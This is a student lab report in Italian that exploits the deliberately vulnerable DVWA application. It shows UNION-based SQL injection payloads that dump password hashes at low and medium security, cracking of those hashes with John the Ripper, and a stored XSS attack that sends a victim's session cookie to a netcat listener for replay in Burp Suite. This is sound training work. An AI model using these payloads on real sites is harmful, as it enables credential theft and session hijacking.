

# RELAZIONE XSS E SQL INJECTION

## Consegna U2 S6 L5

- **SQL Injection**

Nella sicurezza informatica SQL injection è una tecnica di command injection, usata per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL. Il mancato controllo dell'input dell'utente permette di inserire artificialmente delle stringhe di codice SQL che saranno eseguite dall'applicazione server: grazie a questo meccanismo è possibile far eseguire comandi SQL, anche molto complessi, dall'alterazione dei dati al download completo dei contenuti nel database.

**DVWA**

**Vulnerability: SQL Injection**

User ID:

ID: 'UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

L'obiettivo era quello di ottenere le credenziali di accesso degli utenti in modalità *low*. In questo caso si ottengono gli hash delle password da decriptare. La query inserita utilizza l'apice iniziale per chiudere e lasciare

vuota la query principale, e poi si utilizza UNION per concatenare la query che permette il recupero delle credenziali. La query richiede sia il nome dell'utente tramite "user" che la password con "password". "FROM users" dice al sistema dove deve cercare nel database. Il doppio dash "--" con il successivo spazio, indicano di ignorare tutto ciò che viene dopo questa query trasformandolo in un commento SQL.

Una volta ottenute le hash delle password, possiamo utilizzare uno dei numerosi tools della Kali per arrivare al risultato. Serve creare un file di testo con all'interno le credenziali. Il file può essere strutturato in questo modo, così da associare ogni hash all'utente corrispondente.

```
(kali@kali)-[~]
$ cat esamehash.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
Gordon:e99a18c428cb38d5f260853678922e03
Hack:8d3533d75ae2c3966d7e0d4fcc69216b
Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

Dando questo file in pasto a "John the Ripper", si otterrà l'elenco ordinato di password ed utente corrispondente.


```
(kali@kali)-[~]
$ john --format=raw-md5 --incremental esamehash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (Gordon)
charley     (Hack)
password    (admin)
letmein     (Pablo)
4g 0:00:00:00 DONE (2024-07-04 23:27) 5.128g/s 3274Kp/s 3274Kc/s 3843KC/s letebru..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --format=raw-md5 --show esamehash.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```

Qui invece la query viene modificata per eseguire il furto delle credenziali anche a livello *medium*. Non si possono usare gli apici singoli "'".

Per annullare la query principale si scrive al loro posto il numero “1”. Inoltre al SELECT si concatena la voce ALL. Si utilizza “first\_name” al posto di “user”. “from dvwa.users;” indica dove cercare nel database per ottenere il risultato corretto. Si usa il punto e virgola finale per definire la query e chiuderla.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION ALL SELECT first\_name, password from dvwa.users;  
First name: admin  
Surname: admin

ID: 1 UNION ALL SELECT first\_name, password from dvwa.users;  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION ALL SELECT first\_name, password from dvwa.users;  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION ALL SELECT first\_name, password from dvwa.users;  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION ALL SELECT first\_name, password from dvwa.users;  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION ALL SELECT first\_name, password from dvwa.users;  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

View Source

View H

In modalità *low*, si può usare il primo tipo di query anche per ottenere le credenziali in SQL blind.



**DVWA**

## Vulnerability: SQL Injection (Blind)

Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
**SQL Injection (Blind)**  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About

Logout

User ID:

ID: 'UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>


Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- **Cross Site Scripting Attack (XSS)**

Il cross-site scripting è una vulnerabilità informatica che affligge siti web dinamici che impiegano un insufficiente controllo dell'input nei form. Un XSS permette a un cracker di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali, ad esempio, raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web.

L'obiettivo nel nostro caso era di rubare il cookie di sessione all'utente che avesse fatto accesso alla pagina del blog sulla DVWA (XSS Stored), per poi riutilizzarlo ed effettuare l'accesso dalla nostra macchina senza le credenziali. Si inizia scrivendo lo script per poi far sì che il server del sito preso di mira lo salvi all'interno del suo database e lo esegua ad ogni accesso alla pagina che è ormai infetta. La macchina windows, in questo caso, è la macchina usata dalla vittima.



Ecco il codice malevolo inserito nel commento del sito web da infettare.

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**  
DVWA Security  
PHP Info  
About  
Logout

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: ciao  
Message: sono windows 7


### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Serve preventivamente accedere al sorgente della pagina html per ingrandire il numero di caratteri accettati dal form per poter inserire correttamente lo script che altrimenti verrebbe lasciato a metà e sarebbe impossibile da eseguire. Di default il valore da modificare “maxlength” è uguale a “50”.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" data-darkreader-mode="dynamic" data-darkreader-
scheme="dark" data-darkreader-proxy-injected="true">
  <head>
  <body class="home">
    <div id="container">
      <div id="header">
      <div id="main_menu">
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validate_form(this)">
              <table width="550" border="0" cellpadding="2" cellspacing="1">
                <tbody>
                  <tr>
                  <tr>
                    <td width="100">Message *</td>
                    <td>
                      <textarea name="mtxMessage" cols="50" rows="3" maxlength="500">
                    </td>
                  </tr>
                </tbody>
              </table>
            </form>
          </div>
        </div>
      </div>
    </div>
  </div>
</html>
```

Poi basta salvare il commento e il codice verrà salvato ed eseguito ad ogni accesso alla pagina. E non sarà nemmeno visibile.





Il codice permette di captare il cookie di sessione dell'utente Windows, cioè la vittima, e di inviarlo all'IP deciso dall'attaccante, cioè la Kali. Basterà avviare un

server netcat all'ascolto sulla porta ed IP desiderato e non appena la vittima accederà alla pagina il gioco sarà fatto!


```
(kali㉿kali)-[~]
$ nc -lvp 12345
listening on [any] 12345 ...
192.168.50.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.102] 49177
GET /?cookie-security=low;%20PHPSESSID=ae3a9a67c27c4f6672e8af757788daa5 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
Accept-Language: it-IT
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 192.168.50.100:12345
Connection: Keep-Alive
```

Poi basterà sfruttare il tool Burp Suite nella Kali per provare a far l'accesso al login della DVWA senza avere le credenziali, solamente sfruttando il codice del cookie di sessione e sostituendolo con quello già presente alla voce "PHPSESSID". Ricordarsi sempre di verificare che la voce "Intercept" nel sottomenu "Proxy" sia settata su ON.



Qui il codice da modificare dopo aver cliccato su "Login".





*Qui è stata effettuata la sostituzione del cookie di sessione con quello rubato alla macchina windows della vittima.*